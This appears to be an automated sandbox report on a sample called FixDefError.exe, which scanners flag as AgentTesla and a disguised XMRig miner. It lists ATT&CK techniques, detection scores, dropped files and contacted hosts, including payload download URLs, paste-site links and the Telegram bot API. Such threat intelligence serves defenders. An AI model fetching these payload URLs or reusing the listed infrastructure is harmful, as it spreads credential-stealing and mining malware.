Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 3 1 Virtualization/Sandbox Evasion	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	1 1 Process Injection	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
FixDefError.exe	26%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
FixDefError.exe	39%	Virustotal		Browse
FixDefError.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\ProgramData\RuntimeBrokerData\svhost.exe	100%	Avira	HEUR/AGEN.1203240	
C:\Users\user\AppData\Local\Temp\ProgramStarter.exe	100%	Avira	HEUR/AGEN.1236409	
C:\ProgramData\RuntimeBrokerData\RegSvc.exe	100%	Joe Sandbox ML		
C:\ProgramData\RuntimeBrokerData\svhost.exe	100%	Joe Sandbox ML		
C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\ProgramStarter.exe	100%	Joe Sandbox ML		
C:\ProgramData\RuntimeBrokerData\RuntimeBroker.exe	79%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
C:\ProgramData\RuntimeBrokerData\WinRing0x64.sys	5%	ReversingLabs		

Source	Detection	Scanner	Label	Link
C:\ProgramData\RuntimeBrokerData\svhost.exe	81%	ReversingLabs	Win64.Trojan.DisguisedXMRigMiner	
C:\Users\user\AppData\Local\Temp\ProgramStarter.exe	31%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.0.ProgramStarter.exe.750000.0.unpack	100%	Avira	HEUR/AGEN.1236409		Download File

Domains

Source	Detection	Scanner	Label	Link
rentry.co	0%	Virustotal		Browse
raw.githubusercontent.com	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.fontbureau.comgrita	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.galapagosdesign.com/	0%	URL Reputation	safe	
http://https://render.githubusercontent.com	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://www.founder.com.cn/cnTF	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://www.fontbureau.comicta	0%	URL Reputation	safe	
http://https://xmrig.com/wizard	0%	URL Reputation	safe	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://www.carterandcone.comn	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://https://xmrig.com/benchmark/%s	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.carterandcone.comams	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://https://api.telegram.org4	0%	URL Reputation	safe	
http://https://github.com4	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.de	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.agfamonotype.	0%	URL Reputation	safe	
http://https://xmrig.com/wizard%s	0%	URL Reputation	safe	
http://www.urwpp.deF	0%	URL Reputation	safe	
http://https://raw.githubusercontent.com/ETHMonsterM/ETHMonsterM/main/cpm.exe	0%	Avira URL Cloud	safe	
http://www.fontbureau.comueom8	0%	Avira URL Cloud	safe	
http://www.urwpp.de-	0%	Avira URL Cloud	safe	
http://https://api.ipify.org8:	0%	Avira URL Cloud	safe	
http://https://rentry.co	0%	Avira URL Cloud	safe	
http://https://rentry.co/poxonjnntyfzjniyneuqfcjhmytxhlxN	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://raw.githubusercontent.com/ETHMonsterM/ETHMonsterM/main/wnnrg.sys	0%	Avira URL Cloud	safe	
http://https://rentry.co	0%	Virustotal		Browse
http://https://raw.githubusercontent.com4	0%	Avira URL Cloud	safe	
http://https://raw.githubusercontent.com/ETHMonsterM/ETHMonsterM/main/cpm.exe	1%	Virustotal		Browse
http://www.fontbureau.comgr	0%	Avira URL Cloud	safe	
http://https://rentry.co/ptvejbuqtrwjccinhzedhttxvtbtyxuk/raw	0%	Avira URL Cloud	safe	
http://https://raw.githubusercontent.com	0%	Avira URL Cloud	safe	
http://raw.githubusercontent.com	0%	Avira URL Cloud	safe	
http://www.fontbureau.com-s	0%	Avira URL Cloud	safe	
http://www.tiro.comlic;	0%	Avira URL Cloud	safe	
http://www.fontbureau.com773.	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kreV	0%	Avira URL Cloud	safe	
http://www.tiro.comu	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
api4.ipify.org	104.237.62.211	true	false		high
github.com	140.82.121.3	true	false		high
rentry.co	198.251.88.130	true	false	• 0%, Virustotal, Browse	unknown
raw.githubusercontent.com	185.199.111.133	true	false	• 1%, Virustotal, Browse	unknown
www.google.com	142.251.209.36	true	false		high
api.telegram.org	149.154.167.220	true	false		high
api.ipify.org	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://github.com/ETHMonsterM/ETHMonsterM/raw/main/cpm.exe	false		high
http://https://raw.githubusercontent.com/ETHMonsterM/ETHMonsterM/main/cpm.exe	false	• 1%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://raw.githubusercontent.com/ETHMonsterM/ETHMonsterM/main/wnnrg.sys	false	• Avira URL Cloud: safe	unknown
http://https://rentry.co/ptvejbuqtrwjccinhzedhttxvtbtyxuk/raw	false	• Avira URL Cloud: safe	unknown
http://https://api.ipify.org/	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.telegram.org/bot	ProgramStarter.exe, 00000001.00000002.30 3854909.0000000002CC0000.00000004.000008 00.00020000.00000000.sdmp, ProgramStarter.exe, 00000001.00000002.328304357.000000000448D00 0.00000004.00000800.00020000.00000000.sdmp, RegSvc.exe, 00000038.00000002.520725244.000000 0002441000.00000004.00000800.00020000.00 000000.sdmp	false		high
http://https://dev.ditu.live.com/REST/v1/Routes/	svchost.exe, 00000043.00000002.322972457 .000001CFFD83E000.00000004.00000020.0002 0000.00000000.sdmp	false		high
http:// https://dev.ditu.live.com/REST/v1/Traffic/Incidents/	svchost.exe, 00000043.00000002.323043850 .000001CFFD85D000.00000004.00000020.0002 0000.00000000.sdmp	false		high
http://https://t0.tiles.ditu.live.com/tiles/gen	svchost.exe, 00000043.00000003.316802969 .000001CFFD84D000.00000004.00000020.0002 0000.00000000.sdmp, svchost.exe, 0000004 3.00000002.323019726.000001CFFD853000.00 000004.00000020.00020000.00000000.sdmp	false		high
http:// https://dev.virtualearth.net/REST/v1/Routes/Walking	svchost.exe, 00000043.00000003.316689440 .000001CFFD862000.00000004.00000020.0002 0000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers	FixDefError.exe, 00000000.00000002.31677 2970.0000000009902000.00000004.00000800. 00020000.00000000.sdmp, ProgramStarter.exe, 00000001.00000003.255813381.00000000 07F0E000.00000004.00000020.00020000.0000 0000.sdmp, ProgramStarter.exe, 00000001. 00000003.256429810.0000000007F0E000.0000 0004.00000020.00020000.00000000.sdmp, Pr ogramStarter.exe, 00000001.00000003.2565 28617.0000000007F0E000.00000004.00000020 .00020000.00000000.sdmp	false		high
http://www.sajatypeworks.com	FixDefError.exe, 00000000.00000002.31677 2970.0000000009902000.00000004.00000800. 00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://dev.ditu.live.com/REST/v1/Imagery/Copyright/	svchost.exe, 00000043.00000003.318327858 .000001CFFD84A000.00000004.00000020.0002 0000.00000000.sdmp	false		high
http://www.fontbureau.comueom8	FixDefError.exe, 00000000.00000002.28587 0144.00000000011E0000.00000004.00000020. 00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cn/cThe	FixDefError.exe, 00000000.00000002.31677 2970.0000000009902000.00000004.00000800. 00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.comgrita	ProgramStarter.exe, 00000001.00000003.25 6241986.0000000007F11000.00000004.000000 20.00020000.00000000.sdmp, ProgramStarter.exe, 00000001.00000003.256307873.0000000007F1100 0.00000004.00000020.00020000.00000000.sdmp, ProgramStarter.exe, 00000001.00000003.25611408 0.0000000007F0E000.00000004.00000020.000 20000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://dev.virtualearth.net/REST/v1/Transit/Schedules/	svchost.exe, 00000043.00000002.322972457 .000001CFFD83E000.00000004.00000020.0002 0000.00000000.sdmp	false		high
http://www.galapagosdesign.com/DPlease	FixDefError.exe, 00000000.00000002.31677 2970.0000000009902000.00000004.00000800. 00020000.00000000.sdmp, ProgramStarter.exe, 00000001.00000002.351643184.00000000 09E22000.00000004.00000800.00020000.0000 0000.sdmp	false	• URL Reputation: safe	unknown
http://https://api.ipify.org8:	ProgramStarter.exe, 00000001.00000002.30 3854909.0000000002C69000.00000004.000008 00.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.urwpp.de-	FixDefError.exe, 00000000.00000003.25572 5744.00000000086A1000.00000004.00000020. 00020000.00000000.sdmp, FixDefError.exe, 00000000.00000003.255747513.00000000086 A1000.00000004.00000020.00020000.0000000 0.sdmp	false	• Avira URL Cloud: safe	low
http://www.urwpp.deDPlease	FixDefError.exe, 00000000.00000002.31677 2970.0000000009902000.00000004.00000800. 00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	FixDefError.exe, 00000000.00000002.31677 2970.0000000009902000.00000004.00000800. 00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	ProgramStarter.exe, 00000001.00000002.30 3854909.0000000002BE1000.00000004.000008 00.00020000.00000000.sdmp, RegSvc.exe, 0 0000038.00000002.520725244.0000000002441 000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.bingmapsportal.com	svchost.exe, 00000043.00000002.322806617 .000001CFFD813000.00000004.00000020.0002 0000.00000000.sdmp	false		high
http://https://rentry.co	RegSvc.exe, 00000038.00000002.520725244. 0000000002441000.00000004.00000800.00020 000.00000000.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://www.galapagosdesign.com/	ProgramStarter.exe, 00000001.00000003.25 7427275.0000000007F0E000.00000004.000000 20.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://render.githubusercontent.com	ProgramStarter.exe, 00000001.00000002.30 3854909.0000000002E4F000.00000004.000008 00.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gdv?pv=1&r=	svchost.exe, 00000043.00000003.318697799 .000001CFFD845000.00000004.00000020.0002 0000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000004.00000003.457162735.0000000007736000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000004.00000003.450221105.0000000007721000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000004.00000003.457162735.0000000007736000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000004.00000003.450221105.0000000007721000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cnTF	FixDefError.exe, 00000000.00000003.252281963.0000000008682000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://go.micro	powershell.exe, 00000004.00000003.465541531.000000000544F000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://rentry.co/poxonjnntyfzjniyneuqfcjhmytxhlxN	RegSvc.exe, 00000038.00000002.520725244.0000000002774000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://dev.virtualearth.net/REST/v1/Routes/	svchost.exe, 00000043.00000002.322972457.000001CFFD83E000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.fontbureau.comicta	FixDefError.exe, 00000000.00000002.285870144.00000000011E0000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://raw.githubusercontent.com4	ProgramStarter.exe, 00000001.00000002.303854909.0000000002CC0000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gd?pv=1&r=	svchost.exe, 00000043.00000002.322806617.000001CFFD813000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000043.00000002.322972457.000001CFFD83E000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://xmrig.com/wizard	svhost.exe.1.dr	false	• URL Reputation: safe	unknown
http://https://%s.xboxlive.com	svchost.exe, 00000036.00000002.516467984.000001EA2043D000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	low
http://https://dev.virtualearth.net/REST/v1/Locations	svchost.exe, 00000043.00000003.316689440.000001CFFD862000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://ecn.dev.virtualearth.net/mapcontrol/mapconfiguration.ashx?name=native&v=	svchost.exe, 00000043.00000003.294061015.000001CFFD832000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000004.00000003.457162735.0000000007736000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000004.00000003.450221105.0000000007721000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.carterandcone.comn	FixDefError.exe, 00000000.00000003.253064803.00000000086A1000.00000004.00000020.00020000.00000000.sdmp, FixDefError.exe, 00000000.00000003.253083653.00000000086A1000.00000004.00000020.00020000.00000000.sdmp, FixDefError.exe, 00000000.00000003.253039948.00000000086A1000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.carterandcone.coml	FixDefError.exe, 00000000.00000002.316772970.0000000009902000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	FixDefError.exe, 00000000.00000002.316772970.0000000009902000.00000004.00000800.00020000.00000000.sdmp, ProgramStarter.exe, 00000001.00000003.256241986.0000000007F11000.00000004.00000020.00020000.00000000.sdmp, ProgramStarter.exe, 00000001.00000003.256307873.0000000007F11000.00000004.00000020.00020000.00000000.sdmp, ProgramStarter.exe, 00000001.00000003.256114080.0000000007F0E000.00000004.00000020.00020000.00000000.sdmp, ProgramStarter.exe, 00000001.00000002.351643184.0000000009E22000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/JsonFilter/VenueMaps/data/	svchost.exe, 00000043.00000002.323043850.000001CFFD85D000.00000004.00000020.00020000.00000000.sdmp	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.comgr	ProgramStarter.exe, 00000001.00000003.256839825.0000000007F0E000.00000004.00000020.00020000.00000000.sdmp, ProgramStarter.exe, 00000001.00000003.256999864.0000000007F0E000.00000004.00000020.00020000.00000000.sdmp, ProgramStarter.exe, 00000001.00000003.256680586.0000000007F0E000.00000004.00000020.00020000.00000000.sdmp, ProgramStarter.exe, 00000001.00000003.256766005.0000000007F0E000.00000004.00000020.00020000.00000000.sdmp, ProgramStarter.exe, 00000001.00000003.257049259.0000000007F0E000.00000004.00000020.00020000.00000000.sdmp, ProgramStarter.exe, 00000001.00000003.256528617.0000000007F0E000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://dynamic.t	svchost.exe, 00000043.00000002.323019726.000001CFFD853000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://raw.githubusercontent.com	ProgramStarter.exe, 00000001.00000002.303854909.0000000002E4F000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://dev.virtualearth.net/REST/v1/Routes/Transit	svchost.exe, 00000043.00000003.316689440.000001CFFD862000.00000004.00000020.00020000.00000000.sdmp	false		high
http://raw.githubusercontent.com	ProgramStarter.exe, 00000001.00000002.303854909.0000000002E4F000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://dev.ditu.live.com/webservices/v1/LoggingService/LoggingService.svc/Log?	svchost.exe, 00000043.00000002.322850699.000001CFFD829000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://xmrig.com/benchmark/%s	svhost.exe.1.dr	false	• URL Reputation: safe	unknown
http://https://dynamic.api.tiles.ditu.live.com/odvs/gdv?pv=1&r=	svchost.exe, 00000043.00000002.323043850.000001CFFD85D000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.fontbureau.com-s	ProgramStarter.exe, 00000001.00000003.255875959.0000000007F0E000.00000004.00000020.00020000.00000000.sdmp, ProgramStarter.exe, 00000001.00000003.255813381.0000000007F0E000.00000004.00000020.00020000.00000000.sdmp, ProgramStarter.exe, 00000001.00000003.256241986.0000000007F11000.00000004.00000020.00020000.00000000.sdmp, ProgramStarter.exe, 00000001.00000003.256114080.0000000007F0E000.00000004.00000020.00020000.00000000.sdmp, ProgramStarter.exe, 00000001.00000003.256014070.0000000007F12000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://dev.ditu.live.com/REST/v1/JsonFilter/VenueMaps/data/	svchost.exe, 00000043.00000002.323043850.000001CFFD85D000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dynamic.api.tiles.ditu.live.com/odvs/gd?pv=1&r=	svchost.exe, 00000043.00000003.318327858.000001CFFD84A000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designersG	FixDefError.exe, 00000000.00000002.316772970.0000000009902000.00000004.00000800.00020000.00000000.sdmp, ProgramStarter.exe, 00000001.00000002.351643184.00000000009E22000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designers/?	FixDefError.exe, 00000000.00000002.316772970.0000000009902000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/bThe	FixDefError.exe, 00000000.00000002.316772970.0000000009902000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designersJ	ProgramStarter.exe, 00000001.00000003.256506589.0000000007F0E000.00000004.00000020.00020000.00000000.sdmp, ProgramStarter.exe, 00000001.00000003.256429810.0000000007F0E000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Routes/Driving	svchost.exe, 00000043.00000003.316689440.000001CFFD862000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/comp/gen.ashx	svchost.exe, 00000043.00000002.322972457.000001CFFD83E000.00000004.00000020.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers?	FixDefError.exe, 00000000.00000002.31677 2970.0000000009902000.00000004.00000800. 00020000.00000000.sdmp, ProgramStarter.exe, 00000001.00000002.351643184.00000000 09E22000.00000004.00000800.00020000.0000 0000.sdmp	false		high
http://https://github.com	ProgramStarter.exe, 00000001.00000002.30 3854909.0000000002E06000.00000004.000008 00.00020000.00000000.sdmp	false		high
http://www.carterandcone.comams	FixDefError.exe, 00000000.00000003.25328 8173.00000000086A1000.00000004.00000020. 00020000.00000000.sdmp, FixDefError.exe, 00000000.00000003.253267785.00000000086 A1000.00000004.00000020.00020000.0000000 0.sdmp, FixDefError.exe, 00000000.000000 03.253234654.00000000086A1000.00000004.0 0000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.tiro.com	FixDefError.exe, 00000000.00000002.31677 2970.0000000009902000.00000004.00000800. 00020000.00000000.sdmp, FixDefError.exe, 00000000.00000003.253234654.00000000086 A1000.00000004.00000020.00020000.0000000 0.sdmp, FixDefError.exe, 00000000.000000 03.253314357.00000000086A1000.00000004.0 0000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.goodfont.co.kr	FixDefError.exe, 00000000.00000002.31677 2970.0000000009902000.00000004.00000800. 00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://dev.virtualearth.net/mapcontrol/HumanScaleServices/GetBubbles.ashx?n=	svchost.exe, 00000043.00000002.322972457 .000001CFFD83E000.00000004.00000020.0002 0000.00000000.sdmp	false		high
http://www.carterandcone.com	FixDefError.exe, 00000000.00000003.25328 8173.00000000086A1000.00000004.00000020. 00020000.00000000.sdmp, FixDefError.exe, 00000000.00000003.253267785.00000000086 A1000.00000004.00000020.00020000.0000000 0.sdmp, FixDefError.exe, 00000000.000000 03.253064803.00000000086A1000.00000004.0 0000020.00020000.00000000.sdmp, FixDefError.exe, 00000000.00000003.253234654.00000000086A1 000.00000004.00000020.00020000.00000000.sdmp, FixDefError.exe, 00000000.00000003.253083653 .00000000086A1000.00000004.00000020.0002 0000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://dev.ditu.live.com/mapcontrol/logging.ashx	svchost.exe, 00000043.00000003.316689440 .000001CFFD862000.00000004.00000020.0002 0000.00000000.sdmp	false		high
http://www.typography.netD	FixDefError.exe, 00000000.00000002.31677 2970.0000000009902000.00000004.00000800. 00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gri?pv=1&r=	svchost.exe, 00000043.00000002.322850699 .000001CFFD829000.00000004.00000020.0002 0000.00000000.sdmp	false		high
http://github.com	ProgramStarter.exe, 00000001.00000002.30 3854909.0000000002E4F000.00000004.000008 00.00020000.00000000.sdmp, ProgramStarter.exe, 00000001.00000002.303854909.0000000002E0600 0.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.galapagosdesign.com/staff/dennis.htm	FixDefError.exe, 00000000.00000002.31677 2970.0000000009902000.00000004.00000800. 00020000.00000000.sdmp, ProgramStarter.exe, 00000001.00000002.351643184.00000000 09E22000.00000004.00000800.00020000.0000 0000.sdmp	false	• URL Reputation: safe	unknown
http://fontfabrik.com	FixDefError.exe, 00000000.00000002.31677 2970.0000000009902000.00000004.00000800. 00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://api.telegram.org4	ProgramStarter.exe, 00000001.00000002.30 3854909.0000000002CC0000.00000004.000008 00.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designersm	ProgramStarter.exe, 00000001.00000003.25 5813381.0000000007F0E000.00000004.000000 20.00020000.00000000.sdmp	false		high
http://www.tiro.comlic;	FixDefError.exe, 00000000.00000003.25328 8173.00000000086A1000.00000004.00000020. 00020000.00000000.sdmp, FixDefError.exe, 00000000.00000003.253267785.00000000086 A1000.00000004.00000020.00020000.0000000 0.sdmp, FixDefError.exe, 00000000.000000 03.253234654.00000000086A1000.00000004.0 0000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designersa	FixDefError.exe, 00000000.00000003.27199 1817.000000000867C000.00000004.00000020. 00020000.00000000.sdmp	false		high
http://www.fontbureau.com773.	ProgramStarter.exe, 00000001.00000003.25 6839825.0000000007F0E000.00000004.000000 20.00020000.00000000.sdmp, ProgramStarter.exe, 00000001.00000003.256999864.0000000007F0E00 0.00000004.00000020.00020000.00000000.sdmp, ProgramStarter.exe, 00000001.00000003.25715693 9.0000000007F0E000.00000004.00000020.000 20000.00000000.sdmp, ProgramStarter.exe, 00000001.00000003.256680586.0000000007F 0E000.00000004.00000020.00020000.0000000 0.sdmp, ProgramStarter.exe, 00000001.000 00003.256766005.0000000007F0E000.0000000 4.00000020.00020000.00000000.sdmp, Progr amStarter.exe, 00000001.00000003.2570492 59.0000000007F0E000.00000004.00000020.00 020000.00000000.sdmp, ProgramStarter.exe, 00000001.00000003.256528617.0000000007 F0E000.00000004.00000020.00020000.000000 00.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://github.com4	ProgramStarter.exe, 00000001.00000002.30 3854909.0000000002CC0000.00000004.000008 00.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.google.com	ProgramStarter.exe, 00000001.00000002.30 3854909.0000000002BE1000.00000004.000008 00.00020000.00000000.sdmp	false		high
http://www.fonts.com	FixDefError.exe, 00000000.00000002.31677 2970.0000000009902000.00000004.00000800. 00020000.00000000.sdmp	false		high
http://www.sandoll.co.kr	FixDefError.exe, 00000000.00000002.31677 2970.0000000009902000.00000004.00000800. 00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://apis.google.com	ProgramStarter.exe, 00000001.00000002.30 3854909.0000000002BE1000.00000004.000008 00.00020000.00000000.sdmp	false		high
http://www.urwpp.de	FixDefError.exe, 00000000.00000003.25659 2203.00000000086A1000.00000004.00000020. 00020000.00000000.sdmp, FixDefError.exe, 00000000.00000003.256719673.00000000086 A1000.00000004.00000020.00020000.0000000 0.sdmp, FixDefError.exe, 00000000.000000 03.256707046.00000000086A1000.00000004.0 0000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
